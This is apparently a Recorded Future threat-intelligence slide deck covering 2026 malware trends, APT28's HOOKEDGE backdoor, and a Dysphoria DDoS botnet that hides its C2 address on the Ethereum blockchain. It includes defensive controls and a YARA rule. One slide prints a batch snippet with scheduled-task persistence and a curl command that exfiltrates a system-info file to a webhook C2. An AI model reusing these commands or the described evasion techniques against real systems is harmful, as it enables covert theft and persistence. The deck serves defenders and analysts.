Destruction in Plain Sight:


How Modern DDoS Botnets Weaponize Publicly Available Cryptocurrency Blockchains for Immutable C2 Infrastructure

Recorded Future®



The Most Common Malware Seen

Top 10 families by unique samples. Eight of ten are remote-access trojans.



Remote-access trojans

Attacker controls the PC as if sitting at it. Eight of the ten families here.

Cobalt Strike

Pirated pen-test tool. Its presence means a live intruder, not just malware.

Stealc

Stealware. Grabs saved passwords and crypto wallets in seconds.

Five Malware Types and What Each Does

Two families defined each category in H1 2026.

Remote-access trojans

Attacker controls the PC as if sitting at it.

AsyncRAT

XWorm

In via phishing & fake packages

Stealware

Steals saved passwords & crypto wallets in seconds.

Vidar

MacSync

In via fake downloads & ads

Loaders

Smuggles the real payload past defences.

HijackLoader

DonutLoader

In via phishing pages & files

Backdoors

Quiet, long-term access for espionage.

Cobalt Strike

BRICKSTORM

In via unpatched servers & MSP keys

Ransomware

Encrypts data, deletes backups, extorts.

Interlock

The Gentlemen

In via firewall zero-day & AnyDesk

Moldova Insights to Consider

The #1 malware family of H1 2026 still starts with an email.

Phishing email

An invoice, or a Windows shortcut (.LNK) disguised as a document.

Shortcut opened

The .LNK runs a hidden command the moment it's clicked.

Trusted hosting

Next stages are fetched from GitHub and Dropbox, so traffic looks normal.

Multi-stage unpacking

Each stage decodes the next, defeating simple file scanning.

AsyncRAT installs

The payload lands and sets up persistence.

Remote control

Screen, keyboard, files. 43,549 unique C2 configs seen in H1 2026.

Seen in H1 2026 Kimsuky's multi-stage .LNK chain hosted on GitHub & Dropbox · invoice-themed phishing against German manufacturers exploiting CVE-2024-4345 · 59,507 unique samples, the #1 family

Stops it Block .LNK and script attachments at the mail gateway · restrict script hosts · alert on outbound traffic to code- and file-hosting your organisation doesn't use

Seven Places Attackers Hit Networks

Six come from the H1 2026 report. The seventh is what we found ourselves.

Firewalls & VPN

60 flaws give full control, no login

IT provider access

One stolen key rooted firewalls & storage

Staff inboxes

Phishing & fake pop-ups start many attacks

Backups

Ransomware deletes them before encrypting

Developer tools

Poisoned packages steal cloud secrets

Customer phones

Tap-to-pay card fraud up 188% (Jan–Apr 2026)

Routers & IoT

Turned into DDoS botnets against others (Section 04)

None of these needs a new product to defend.

Only attention to the basics.

Patch Priority: What to Fix First

Work the list from the top.

Edge gear with no-login remote takeover — 60 flaws

Cisco, Fortinet, Ivanti, Exchange. Patch in days.

Anything with a public exploit out — 66 flaws

Assume it's in use. Can't patch? Restrict & segment.

The long tail and the old bugs — 98 vendors

17 exploited flaws date from 2020 or earlier. 67 vendors had a single flaw each.

THE CLOCK

38%

exploited within 7 days of disclosure

31 days

median time to attack

11%

hit before the flaw was public

Can't patch yet? Block macros · phishing-resistant MFA · restrict remote tools · WAF/IPS rules and segmentation as interim controls

What’s the Lesson?

The old tactics still work

The same phishing campaigns keep landing. Attackers don’t need new tricks — the proven ones are still effective.

AI only amplifies them

AI is highlighting and automating the same campaigns — faster and at larger scale — not inventing a new kind of attack.

The human element is unchanged

It still comes down to a person clicking. That weakest link hasn’t moved, no matter how the tooling evolves.

It’s not a matter of if — it’s when, and how well you’re prepared.
Plan for the intrusion you will eventually face, not the one you hope to avoid.

Threat Actor Groups Targeting Moldova

BlueDelta (APT28), attributed to the GRU, ran access campaigns across Europe.

THREAT ACTOR

BlueDelta

ATTRIBUTION
GRU / APT28

TIMEFRAME
September 2025 – April 2026

TARGETED SECTORS
Government, defence & diplomatic organisations

LURE
A Spanish government agenda, created days after a Sept 8 2025 meeting with Moldovan officials

Initial access campaigns

BlueDelta targeted government, defence and diplomatic organisations across Europe through the period.

Geopolitical intelligence gathering

The Spanish-agenda lure, created right after a meeting with Moldovan officials, points to collection ahead of Moldova's September 2025 parliamentary elections.




Figure 5: *Execution flow of a malicious Word document deploying HOOKEDGE (Source: Recorded Future)*

HOOKEDGE Hides Its C2 in a Trusted Web Service

A lightweight batch-script backdoor delivered by macro-enabled Word docs — successor to HEADLACE.

Abuses a legit service

Uses the free tier of webhook[.]site for C2, payload staging and exfiltration.

Persistence

Scheduled tasks re-run it every 30–61 minutes to keep access alive.

Evasion

Hidden / headless Microsoft Edge blends its traffic into normal browsing.

HOOKEDGE_EXECUTION_OBSERVED.BAT

```
REM [1] Webhook C2 staging & exfiltration

set C2_URL=https://webhook[.]site/a1b2c3d4-e5f6

REM [2] Scheduled-task persistence

schtasks /create /tn "EdgeUpdateTask" /sc minute /mo 45

REM [3] Headless Edge execution

start msedge.exe --headless --disable-gpu ...

REM [4] Covertly exfiltrate telemetry

curl -X POST -d @"%TEMP%\sysinfo.dat" "%C2_URL%/data"
```

Defending Against HOOKEDGE

Four controls that break the batch-script backdoor’s chain.

Harden macro security

Block macros from internet files; restrict unsigned VBA macros.

Monitor scheduled tasks

Flag tasks running cmd, powershell, wscript or cscript from user folders.

Detect browser automation

Watch for Edge in headless mode — e.g. the --headless=new argument.

Inspect outbound traffic

Review connections to webhook[.]site; block hosting services you don’t use.

The Insider You Hired: North Korea's PurpleDelta

State-directed IT workers infiltrating organisations through fraudulent employment.

1,100+
global organisations targeted

60+
job applications submitted per day

DPRK
state-directed IT workers

PurpleDelta threat group

North Korean IT workers operating covertly to infiltrate infrastructure via fraudulent employment applications.

Severe operational risk

They record internal meetings to expose source code, internal architecture and proprietary data.

How They Bypass Your Controls

Legitimate admin tools plus commercial VPNs mask the operator and defeat geo-blocking.

RMM misuse

Abuses AnyDesk, Chrome Remote Desktop, Jump Desktop and RealVNC.

VPN circumvention

Uses Astrill VPN to bypass regional firewalls and hide origin routing.

Why it works

Legit tools plus privacy services hide technical signatures and defeat automated geo-blocking.

THE FACILITATION CHAIN

Remote operators

Connect in to mask their true location

→

RMM & VPN tunnel

Encrypted transit via commercial infrastructure

→

Local facilitator hardware

On-site helpers keep physical devices running locally

SECTION 04

Destruction in Plain Sight

Our own research: a Dysphoria DDoS botnet that hides its command server on the Ethereum blockchain.

Recorded Future®

What We Observed

Every sample carried the same plaintext lock string.

Every sample carried the same plaintext lock string: `drunkasfk`

HOW WE KNEW IT WAS DYSPHORIA

Identical magic constants

The login and heartbeat constants match published Dysphoria values byte for byte.

Same command grammar

Duration → attack type → target count → targets → key / length / value options.

Matching known samples

Three publicly reported Dysphoria sample hashes match samples in our set.

BUILT FOR FIVE PROCESSOR FAMILIES

- ARM32
- ARM64
- MIPS (big-endian)
- MIPS (little-endian)
- x86

Runs on almost any embedded device: routers, cameras, NAS.

How It Lands and Vanishes

A separate loader fetches the payload, runs it, then deletes it from disk.

Loader runs

A separate loader binary starts on the device.

Fetches payload

From one hardcoded server. Picks the right build for the chip.

Drops & launches

Runs as ./.f copcars with the campaign tag passed as an argument.

Wipes the file

Truncates and deletes the dropped payload from disk.

Only the process remains

No file to find. No artefact to hand to a responder.

What It Does Once Inside

Four moves, in order, to become an invisible and unkillable resident.

Once inside

The payload is running on the device.

Deletes its files

Wipes its own install files so forensics find nothing.

Kills rival bots

Walks the process list and terminates competing malware.

Blocks admin tools

Kills wget, curl, tftp, telnet, sh, ps, reboot.

Locks itself in

Edits its memory priority so the OS never kills it under load.

Result: an invisible, unkillable resident. The usual clean-up commands don't work, because it killed them.

How It Finds Its Command Server

No address is stored in the binary. It reads one from the Ethereum blockchain.

Bot wakes

Needs to find its command server.

Asks the blockchain

Queries 9 public Ethereum nodes for an ENS name.

Reads "woah"

Pulls the TEXT record holding a fake IPv6-looking string.

Decodes the address

Turns the string into the real IPv4 server.

Connects on 443

TLS with no SNI. Looks like ordinary HTTPS.

Fallback: if a node fails, it resolves via DNS-over-HTTPS (Google, Cloudflare). The address lives on a public ledger: there is no server to seize and no domain to block.

What It Can Actually Do

19 attack slots. 16 work. 3 are dead leftovers from a shared code template.

UDP floods

Random, custom or fixed-prefix payloads, CIDR-aware

Raw TCP floods

SYN, ACK, FIN/PSH with spoofed headers & real checksums

Connection floods

Up to 2,000 concurrent connects per target

Slow exhaustion

Connections held open with minimal keepalive pokes

Browser mimic

128 connections posing as real desktop & mobile browsers

Red badge = number of attack types in the family

Standouts

- Type 7 rotates 14 real User-Agents and randomises headers & cookies to pass as organic traffic.
- Type 17 does a real handshake to harvest the target's own TCP options, then spoofs SYNs that reuse them, defeating anti-spoof checks.
- Type 19 randomises socket options for a realistic client fingerprint.

Dead slots

Types 6, 10 and 16 are broken pointers into shared helper code: template residue, not capabilities.

Dysphoria Scale and Infrastructure

Publicly reported figures for the wider Dysphoria family; our 63-sample cluster is one branch of it.

740,000

Peak daily C2 access requests

Recorded during a monitored weekly window, demonstrating extremely high-frequency command-and-control activity.

239,000

Peak active bot devices recorded outside mainland China through active monitoring.

1,801

Active monitored devices recorded within mainland China during the same observation window.

~200k

Estimated total infected devices, based on leaked criminal infrastructure claims.

Verified C2 servers across the family. Our cluster resolves one at a time via a single ENS record.

Source: XLab public reporting on the Dysphoria family. Figures describe the family-wide botnet, not only the cluster analysed in this deck. Verify against the cited report before external distribution.

Dysphoria: Matches and Differences

Verdict: one operator's branch of a family still under active development.

Where it's Dysphoria

- Login & heartbeat magic constants are byte-for-byte identical to XLab's published values
- Command grammar matches structurally: duration, type, targets, then key + length + value options
- Three of XLab's own published sample hashes match samples in our corpus
- All confirmed live against the running protocol, not just by reading strings

Where this build differs

- Different ENS name and TEXT key from the ones XLab documented
- Simpler C2-decode transform
- 80-byte frame instead of 78
- No relay, proxy or UPnP code anywhere in 63 samples. Treat this cluster as DDoS-only

Detection lesson One matching sample arrived UPX-packed and only showed the fingerprint after unpacking. A string-only rule would have missed it; our rules now require unpacking first.

Following the Money On-Chain

One wallet. Eight blockchains. Every move on the public record.

THE CONTROLLING WALLET

`0x435Cf9676ea8a906A51E97012dF2A947435F2d7f`

Registered the botnet's ENS name and still controls it. Same public resolver (0xF291...) found in the malware's code.

TRANSACTIONS WE'RE TRACKING

356 **Ethereum**
writes to the ENS resolver, each one a C2 update. Latest: Sep 20, 2026, under TEXT key "woah"

223 **Solana**
transactions from the same operator on the second-busiest chain

ACTIVE ON 8 BLOCKCHAINS

- Ethereum
- Solana
- BNB Chain
- Optimism
- Polygon
- Avalanche
- Base
- Gnosis

Nearly all volume sits on Ethereum and Solana.

ENS renamed Mar 26, 2026: `2busydrinkingcodeine.eth` → `ukrainianhorseriding.eth`

See It for Yourself, Live

The operator's wallet is public. Open it in a block explorer and watch the C2 updates in real time.

Ethereum · Etherscan

`etherscan.io/address/0x435Cf9676ea8a906A51E97012dF2A947435F2d7f`

Solana · Solscan

`solscan.io/tx/5kX6Y1ogEE97Mvmmx2e8idMP6GAJQYicMxQVAgZ6hQbbKChFbnxi6kEgLrkhazxpyFopiPyK9teCUKXCDXbR7vZc`

WHAT TO LOOK FOR

The transaction list

Hundreds of writes to the ENS resolver. Each one is a C2 update.

The "woah" TEXT record

Under the resolver's event logs: the obfuscated address string.

The cross-chain activity

The same operator's footprint across 8 blockchains.


Both links are repeated on the closing slide.

The Operator Left a Calling Card

The same blockchain record that hides the C2 also leaked the operator's Telegram handle.

On the same ENS resolver the botnet reads for its server address, the operator stored a second record: a contact handle. A public ledger cuts both ways.

ON-CHAIN EVENT LOG (ENS PUBLIC RESOLVER 0xF291…)



Leaked handle

```
@dysphoriaprivate
```

TEXT key "telegram main", on the same resolver the botnet uses for C2.

Note: a self-reported handle is an investigative lead, not proof of identity. It can be faked or reused.

Infrastructure and Channels

Attribution and social footprint of the operator group.

C2 PANEL INTERFACE



KNOWN COMMUNICATION CHANNELS

Discord

discord[.]com/invite/x2xTc9EhcC

YouTube

youtube[.]com/DysphoriaServices

Demonstrated DDoS-for-hire attacks against online games including Rainbow Six Siege and Apex Legends.

Telegram

t[.]me/dysphoriacar

Main channel.

Defending Against IoT Botnets

Harden the edge, disable what you don't use, and watch for traffic that shouldn't be there.

Harden edge & routers

Disable UPnP/PnP to stop port-mapping abuse. Enforce strong admin credentials on every Telnet and SSH interface, or disable them outright.

Watch the traffic

Flag outbound TLS 1.3 on 443 with no SNI, and connections going straight to a raw external IP. Baseline first: some CPE firmware does this legitimately, so tune before alerting.

Watch for blockchain calls

Track outbound Ethereum and Solana RPC traffic from IoT and CPE subnets, e.g. cloudflare-eth.com, drpc.org, and public Solana mainnet RPC endpoints.

Detect on the device

Deploy YARA rules matching the drunkasfk lock string and registration magic. Unpack UPX first or you will miss samples.

Three Things to Take Back

Attackers are hiding in plain sight: in your trusted tools, logins, and update channels.

Watch behaviour, not just signatures.

Attackers hide in trusted tools, logins and update channels. Correlate sequences of activity rather than alerting on single events.

Patch the edge first, and disable UPnP/PnP on edge-facing devices.

Sixty flaws give full control with no login, 38% of exploited CVEs were hit within a week of disclosure, and the median attacker moves in 31 days.

Your CPE is somebody's weapon.

Blockchain-based botnets are visible at ISP scale if you're looking: no-SNI TLS to raw IPs, and Ethereum/Solana RPC calls from subscriber subnets.

LIVE WALLET

`etherscan.io/address/0x435Cf9676ea8a906A51E97012dF2A947435F2d7f`

SOURCES

Recorded Future Insikt Group, H1 2026 Malware and Vulnerability Trends (CTA-2026-0903)
XLab public reporting on Dysphoria
Insikt Group sample analysis, 63 samples, Sep 2026

YARA Rule: Dysphoria Botnet Hunt

Hunts unpacked Linux ELF payloads that resolve C2 via Ethereum JSON-RPC. Run UPX unpacking first.

HUNT_MAL_Dysphoria_Botnet.yar

```
rule HUNT_MAL_Dysphoria_Botnet {
  meta:
    description = "Hunts Linux ELF bot payloads resolving C2 via Ethereum JSON-RPC"
  strings:
    $ens_rpc_template   = "{\"jsonrpc\":\"2.0\",\"id\":1,\"method\":\"eth_call\"" ascii
    $ens_public_resolver = "0xf29100983e058b709f3d539b0c765937b804ac15" nocase
    $eth_call           = "\"method\":\"eth_call\"" ascii
    $rpc_latest         = "},\"latest\"]}" ascii
    $rpc_result         = /"result":"0x[0-9a-fA-F]{2,}/ ascii
  condition:
    uint32(0) == 0x464c457f and filesize < 20MB and (
      all of ($ens_rpc_template, $ens_public_resolver) or
      2 of ($eth_call, $rpc_latest, $rpc_result)
    )
}
```

Fix from the draft: YARA text strings do not support * wildcards, so the earlier $eth_call / $rpc_latest / $rpc_result strings would only have matched a literal asterisk. Wildcard matching now uses a regex string.

Recorded Future®

Questions?

Reach out for further details, research inquiries, or collaboration.

CONTACT

Chase Clowser

chase.clowser@recordedfuture.com

Live wallet: etherscan.io/address/0x435Cf9676ea8a906A51E97012dF2A947435F2d7f